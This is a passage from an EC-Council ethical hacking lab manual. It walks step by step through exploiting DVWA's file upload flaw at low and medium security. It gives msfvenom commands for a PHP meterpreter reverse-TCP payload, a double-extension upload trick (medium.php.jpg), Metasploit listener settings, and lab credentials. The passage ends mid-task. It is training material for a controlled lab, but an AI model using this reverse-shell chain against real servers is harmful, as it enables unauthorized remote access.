7. A **Parrot Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=4444 -f raw** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (the **Parrot Security** virtual machine).



Figure 2.7.2: Generating malicious exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




Figure 2.7.3: Copy the generated payload

9. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
10. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.




Figure 2.7.4: Create a text file

11. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 8**, and then press **Ctrl+S** to save the content.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.5: Save the payload file

12. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar and press **Enter**.

13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.7.6: DVWA login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.7.7: Setting DVWA security level

16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.



Figure 2.7.8: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




Figure 2.7.9: Select the payload file

19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

20. Now, click the **Upload** button to upload the file to the database.




Figure 2.7.10: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.



Figure 2.7.11: Payload file successfully uploaded

22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the terminal window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.12: Setting up a listener

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
    - Type **run** and press **Enter** to start the listener
29. Observe that the listener is up and running at 10.10.10.13. Minimize the terminal window.




Figure 2.7.13: Setup and run a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/upload.php**) in the address bar, and press **Enter** to execute the uploaded payload.




Figure 2.7.14: Open uploaded payload file in a web browser

31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.




Figure 2.7.15: Meterpreter session established

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.




Figure 2.7.16: Get the system information

TASK 7.2

Exploit DVWA
Medium

33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.7.17: Running the programs as a root user

38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




Figure 2.7.18: Copy the generated payload

40. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 2.7.19: Create a payload file

42. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 39**, and then press **Ctrl+S** to save the content.




Figure 2.7.20: Paste and save the payload file

43. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.21: Setting DVWA security level

46. Click the **File Upload** option in the left pane.
47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




Figure 2.7.22: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.

